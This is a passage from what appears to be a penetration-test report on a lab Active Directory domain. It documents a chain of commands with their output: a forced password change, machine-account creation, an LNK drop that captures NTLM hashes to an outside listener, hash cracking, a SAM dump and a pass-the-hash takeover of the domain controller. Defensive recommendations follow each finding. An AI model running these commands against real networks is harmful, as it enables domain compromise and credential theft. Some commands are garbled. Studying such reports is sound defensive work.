- **Uncrackable Complexity:** Active Directory generates a random, **240-character password** for gMSAs. Even if an attacker requests the ticket, offline brute-forcing will completely fail due to the sheer length of the key. [[1](#), [2](#), [3](#), [4](#), [5](#)]

2. Enforce Long, Complex Passwords for Legacy Service Accounts [[1](#), [2](#)]

Finding 07 — [Bloodhound Data leading to Password Change of User]

Severity

Critical



Description

Due to user 2 being compromised, it was possible run a data harvesting tool known as bloodhound to map the internal network of the domain controller. This provided information about users in particular with unique permissions on their account i.e. change another users password.

Risk

Through information disclosure, an attacker can further map attack vectors and through this information will actively pursue further attack vectors. Especially changing of user passwords can lead to further attacks.

Evidence



```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ bloodyAD --host 10.1.233.247 -d buildingmagic.local -u r.haggard -p [REDACTED] set password [REDACTED]
[+] Password changed successfully!
```

Proof of Concept

Through a compromised user, a tool known as nxc is used to extract domain information.

```
nxc ldap dc01.buildingmagic.local -u -p --bloodhound --collection ALL --
dns-server
```

Recommendation

1. Secure accounts with complex passwords.
2. Deploy Active Directory Decoy Objects (Honeytokens)

Since you cannot stop LDAP querying, you can use the queries against the attacker by setting traps. [\[1\]](#)

- **The Strategy:** Create fake computer and user objects with highly alluring descriptions (e.g., `srv-prod-finance` or `admin-backup`).
- **Configure DACLS:** Modify the Access Control Lists (ACLs) or configure **Active Directory Auditing** on these specific honeytoken objects.
- **Detection:** Set your SIEM to trigger an immediate incident response alert if a standard user account attempts to read properties or permissions of these dummy objects. A mass scan like SharpHound will touch these decoys instantly, triggering the alarm. [\[1\]](#)

Finding 08 — [Creation of Machine Account and Exploitable SMB Share]

Severity

Critical

Description

Through the password change attack, a users account that had read/write permissions on a File-Share folder within Samba could create a machine account on the system.

Risk

This is a difficult attack to produce requiring very precise awareness within documents procured from a Samba Dump.

The risk in identifying SeMachineAccountPrivilege enabled can assist with the creation of a machine account that could provide access for further exploitation.

Evidence

```
cat GptTmpl.inf
```

```
<SNIP>
```

```
SeMachineAccountPrivilege = *S-1-5-11
```

```
(michael@quietrecon)-[~/.../MACHINE/Microsoft/Windows NT/SecEdit]
$ python3 /home/michael/.local/bin/addcomputer.py BUILDINGMAGIC.LOCAL/h.potch: [REDACTED] \
-computer-name 'QUIETRECON$' \
-computer-pass [REDACTED] \
-dc-ip 10.1.233.247
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account QUIETRECON$ with password [REDACTED].
```

```

(michael@quietrecon)-[~/.../MACHINE/Microsoft/Windows NT/SecEdit]
$ nxc ldap 10.1.233.247 -u h.potch -p [REDACTED] --computers
LDAP 10.1.233.247 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:None) (channel binding:No TLS cert)
LDAP 10.1.233.247 389 DC01 [+] BUILDINGMAGIC.LOCAL\h.potch:Po$$word123!
LDAP 10.1.233.247 389 DC01 [*] Total records returned: 2
LDAP 10.1.233.247 389 DC01 DC01$
LDAP 10.1.233.247 389 DC01 QUIETRECON$

```



Command Palette

LDAP Validation

```

ldapsearch -x -H ldap://10.1.233.247 -D 'h.potch@BUILDINGMAGIC.LOCAL' -w
'[REDACTED]' -b "DC=BUILDINGMAGIC,DC=LOCAL" "(objectClass=*)" ms-DS-
MachineAccountQuota
# extended LDIF
#
# LDAPv3
# base <DC=BUILDINGMAGIC,DC=LOCAL> with scope subtree
# filter: (objectClass=*)
# requesting: ms-DS-MachineAccountQuota
#
# BUILDINGMAGIC.LOCAL
dn: DC=BUILDINGMAGIC,DC=LOCAL
*ms-DS-MachineAccountQuota: 10*

```

Note: Machine quota is 10 meaning 10 machines can be created.

```
python3 /home/michael/.local/bin/addcomputer.py  
BUILDINGMAGIC.LOCAL/h.potch: '[REDACTED]' \  
-computer-name 'QUIETRECON$' \  
-computer-pass '[REDACTED]' \  
-dc-ip 10.1.233.247
```

```
nxc ldap 10.1.233.247 -u h.potch -p '[REDACTED]' --computers
```

Recommendation

Step 1: Set the `ms-DS-MachineAccountQuota` to 0

<https://blog.admindroid.com/prevent-users-from-adding-computers-to-the-domain-using-group-policy/>

This attribute dictates the maximum number of computer accounts a regular user can spin up. Lowering it to zero strips standard accounts of this privilege.

<https://sid-500.com/2017/09/09/securing-active-directory-who-can-add-computers-to-the-domain-only-the-domain-admin-are-you-sure/>

<https://blog.admindroid.com/prevent-users-from-adding-computers-to-the-domain-using-group-policy/>

Option A: Via PowerShell (Fastest)

<https://sid-500.com/2017/09/09/securing-active-directory-who-can-add-computers-to-the-domain-only-the-domain-admin-are-you-sure/>

1. Open an elevated PowerShell prompt on a Domain Controller or a machine with Remote Server Administration Tools (RSAT) installed.
2. Run the following command to instantly update the domain-level attribute:

powershell

```
Set-ADDomain (Get-ADDomain).DistinguishedName -Replace @"ms-DS  
MachineAccountQuota="0"
```



```
(michael@quietrecon)~/HackSmarter/Active-Directory/BuildingMagic[
$ nxc smb 10.1.233.247 \
-u h.potch \
-p [REDACTED] \
-M slinky \
-o SERVER=10.200.58.76 NAME=Hacksmarter SHARE='File-Share'
SMB 10.1.233.247 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDI
INGMAGIC.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.233.247 445 DC01 [+] BUILDINGMAGIC.LOCAL\h.potch:P@$$word123!
SMB 10.1.233.247 445 DC01 [*] Enumerated shares
SMB 10.1.233.247 445 DC01
SMB 10.1.233.247 445 DC01
SMB 10.1.233.247 445 DC01
SMB 10.1.233.247 445 DC01 ADMIN$ Remote Admin
SMB 10.1.233.247 445 DC01 C$ Default share
SMB 10.1.233.247 445 DC01 File-Share READ,WRITE Central Repository of Building Ma
gic's files.
SMB 10.1.233.247 445 DC01 IPC$ Remote IPC
SMB 10.1.233.247 445 DC01 NETLOGON READ Logon server share
SMB 10.1.233.247 445 DC01 SYSVOL READ Logon server share
SLINKY 10.1.233.247 445 DC01 [+] Found writable share: File-Share
SLINKY 10.1.233.247 445 DC01 [+] Created LNK file on the File-Share share
```

```
[SMB] NTLMv2-SSP Client : 10.1.131.202  
[SMB] NTLMv2-SSP Username : BUILDINGMAGIC\h.grangon  
[SMB] NTLMv2-SSP Hash :  
  
h.grangon::BUILDINGMAGIC:2e892b8635e20f7f:B74280E1743FF7707D6FF63763700163:010100  
00000000000002DEBDF5B23DC0199BF12BCBACBD0650000000002000800380059004B0030  
0001001E00570049004E002D00570035003000330051004E00440059003100470042000400  
3400570049004E002D00570035003000330051004E00440059003100470042002E00380059  
004B0030002E004C004F00430041004C0003001400380059004B0030002E004C004F00430  
041004C0005001400380059004B0030002E004C004F00430041004C00070008000002DEBDF  
5B23DC01060004000200000008003000300000000000000000000000000000040000030CEBA6F  
F355E7262F7687484F8E1CB0FC5AD5949065F58863D05D65597D35B20A0010000000000000  
00000000000000000000000900220063006900660073002F00310030002E0032003000300  
02E0030002E003100330037000000000000000000
```

```
[michael@quietrecon]-[~/HackSmarter/Active-Directory/BuildingMagic]
$ john hash3.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 18 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(h.grangon)
1g 0:00:00:00 DONE (2026-05-19 17:13) 2.941g/s 4526Kp/s 4526Kc/s 4526KC/s manolo28..mafi20
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Proof of Concept

Command Palette

LNK File Upload

```
nxc smb 10.1.233.247 \  
-u h.potch \  
-p '[REDACTED]' \  
-M slinky \  
-o SERVER=10.200.58.76 NAME=Hacksmarter SHARE='File-Share'
```

Recommendation

Disable read/write permissions to outward facing samba shares where operationally viable.

Finding 10 — [Privileged User Access to Dump Sam and System]

Severity

Critical

Description

Gathering user credentials with elevated privileges grants access to user commands not usually accessible to regular users.

Risk

Compromising high users is a critical flaw in the protection of the system as the high end user can execute commands not accessible to regular users. This can lead to a full domain compromise.

Evidence

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ sudo evil-winrm -i 10.1.233.247 -u h.grangon -p [REDACTED]

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save hklm\sam C:\Users\h.grangon\Desktop\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save hklm\system C:\Users\h.grangon\Desktop\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Documents> dir
*Evil-WinRM* PS C:\Users\h.grangon\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\h.grangon\Desktop> dir

Directory: C:\Users\h.grangon\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          9/2/2025   7:41 PM             2308 Microsoft Edge.lnk
-a-----         5/19/2026  12:24 AM             49152 sam
-a-----         5/19/2026  12:24 AM        16646144 system
-a-----          9/2/2025   7:41 PM              32 user.txt
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ sudo impacket-secretsdump -sam sam -system system local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xf61a94fb13f74350a1f87f509c8c455c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...
```

Recommendation

Password complexity prevents passwords from being cracked.

Finding 11 — [Domain Administrator Compromised]

Severity

Critical

Description

Due to the sam and system being dumped in the previous attack, the hash can then be used in an attack known as Pass-The-Hash to authenticate as the administrator.

Risk

The risk is the full compromise of the domain controller. Through password reuse domain compromise is possible.

Evidence

Administrator Account Disabled

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ crackmapexec smb 10.1.233.247 \
-u administrator \
-H 520126a03f5d5a8d836f1c4f34ede7ce
SMB 10.1.233.247 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\administrator:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
```

Password Reuse

```

(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ crackmapexec smb 10.1.233.247 -d BUILDINGMAGIC.LOCAL -u users.txt -H 520126a03f5d5a8d836f1c4f34ede7ce
SMB 10.1.233.247 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\r.widdleton:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\n.bottomsworth:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\l.layman:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\c.smith:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\d.thomas:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\s.winnigan:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\p.jackson:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\b.builder:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\t.ren:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\e.macmillan:520126a03f5d5a8d836f1c4f34ede7ce STATUS_LOGON_FAILURE
SMB 10.1.233.247 445 DC01 [+] BUILDINGMAGIC.LOCAL\a.flatch:520126a03f5d5a8d836f1c4f34ede7ce
(Pwn3d!)

```

Full Domain Compromise

```

(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ python3 /home/michael/.local/bin/psexec.py \
BUILDINGMAGIC.LOCAL/a.flatch@10.1.233.247 \
-hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.1.233.247.....
[*] Found writable share ADMIN$
[*] Uploading file veHbpPhV.exe
[*] Opening SVCManager on 10.1.233.247.....
[*] Creating service sfHY on 10.1.233.247.....
[*] Starting service sfHY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ~
The system cannot find the path specified.

C:\Windows\system32> cd /users

C:\Users> cd Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
C:\Users\Administrator\Desktop> whoami
nt authority\system

```

Recommendation

1. Create long complex passwords.
 2. Prevent password reuse across the domain.
-

Additional Scans and Reports

Nmap Port Scan

```
sudo nmap -sC -sV -A 10.1.233.247
[sudo] password for michael:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 07:32 +1000
Nmap scan report for 10.1.233.247
Host is up (0.26s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-18 21:33:29Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: BUILDINGMAGIC.LOCAL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: BUILDINGMAGIC.LOCAL, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BUILDINGMAGIC
|   NetBIOS_Domain_Name: BUILDINGMAGIC
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: BUILDINGMAGIC.LOCAL
|   DNS_Computer_Name: DC01.BUILDINGMAGIC.LOCAL
|   Product_Version: 10.0.20348
|_ System_Time: 2026-05-18T21:33:58+00:00
| ssl-cert: Subject: commonName=DC01.BUILDINGMAGIC.LOCAL
| Not valid before: 2026-05-17T21:32:08
|_ Not valid after: 2026-11-16T21:32:08
|_ ssl-date: 2026-05-18T21:34:35+00:00; +54s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
```



```

|_http-title: Not Found
8080/tcp open  http           Werkzeug httpd 3.1.3 (Python 3.13.3)
|_http-server-header: Werkzeug/3.1.3 Python/3.13.3
|_http-title: Building Magic Application Portal
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
No OS matches for host
Network Distance: 3 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-18T21:34:00
|_ start_date: N/A
|_clock-skew: mean: 53s, deviation: 0s, median: 53s
| smb2-security-mode:
|   3.1.1:
|_     Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   276.65 ms 10.200.0.1
2   ...
3   278.29 ms 10.1.233.247

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.01 seconds

```

Enum4linux-ng Scan

```

└─(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
└─$ enum4linux-ng -A 10.1.233.247
ENUM4LINUX - next generation (v1.3.10)

=====
|   Target Information   |
=====
[*] Target ..... 10.1.233.247
[*] Username ..... ''
[*] Random Username .. 'zkirtkaq'
[*] Password ..... ''

```

```
[*] Timeout ..... 10 second(s)
```

```
=====
| Listener Scan on 10.1.233.247 |
=====
```

```
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp
```

```
=====
| Domain Information via LDAP for 10.1.233.247 |
=====
```

```
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: BUILDINGMAGIC.LOCAL
```

```
=====
| NetBIOS Names and Workgroup/Domain for 10.1.233.247 |
=====
```

```
[-] Could not get NetBIOS names information via 'nmblookup': timed out
```

```
=====
| SMB Dialect Check on 10.1.233.247 |
=====
```

```
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.0.2: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true
```

```
=====
| Domain Information via SMB session for 10.1.233.247 |
=====
```

```
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
```

NetBIOS computer name: DC01
NetBIOS domain name: BUILDINGMAGIC
DNS domain: BUILDINGMAGIC.LOCAL
FQDN: DC01.BUILDINGMAGIC.LOCAL
Derived membership: domain member
Derived domain: BUILDINGMAGIC

```
=====
|   RPC Session Check on 10.1.233.247   |
=====
```

```
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE
```

```
=====
|   Domain Information via RPC for 10.1.233.247   |
=====
```

```
[+] Domain: BUILDINGMAGIC
[+] Domain SID: S-1-5-21-934388623-3731635803-3176817623
[+] Membership: domain member
```

```
=====
|   OS Information via RPC for 10.1.233.247   |
=====
```

```
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: ''
OS build: '20348'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null
```

```
=====
|   Users via RPC on 10.1.233.247   |
=====
```

```
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
```

```

[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

=====
|   Groups via RPC on 10.1.233.247   |
=====
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

=====
|   Shares via RPC on 10.1.233.247   |
=====
[*] Enumerating shares
[+] Found 0 share(s) for user '' with password '', try a different user

=====
|   Policies via RPC for 10.1.233.247   |
=====
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED
[*] Trying port 139/tcp
[-] SMB connection error on port 139/tcp: session failed

=====
|   Printers via RPC for 10.1.233.247   |
=====
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED

Completed after 55.79 seconds

```

Gobuster Scans

```

└─$ gobuster dir --url http://10.1.233.247:8080/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt-t 50

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url:          http://10.1.233.247:8080/
[+] Method:       GET
[+] Threads:      10

```

```
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt-t
[+] Timeout: 10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
Progress: 290 / 262989 (0.11%)^C
```

```
└─(michael@quietrecon) - [~/HackSmarter/Active-Directory/BuildingMagic]
└─$ gobuster dir --url http://10.1.233.247:8080/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html
-t 50
```

```
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url: http://10.1.233.247:8080/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
admin (Status: 403) [Size: 599]
apply (Status: 405) [Size: 153]
```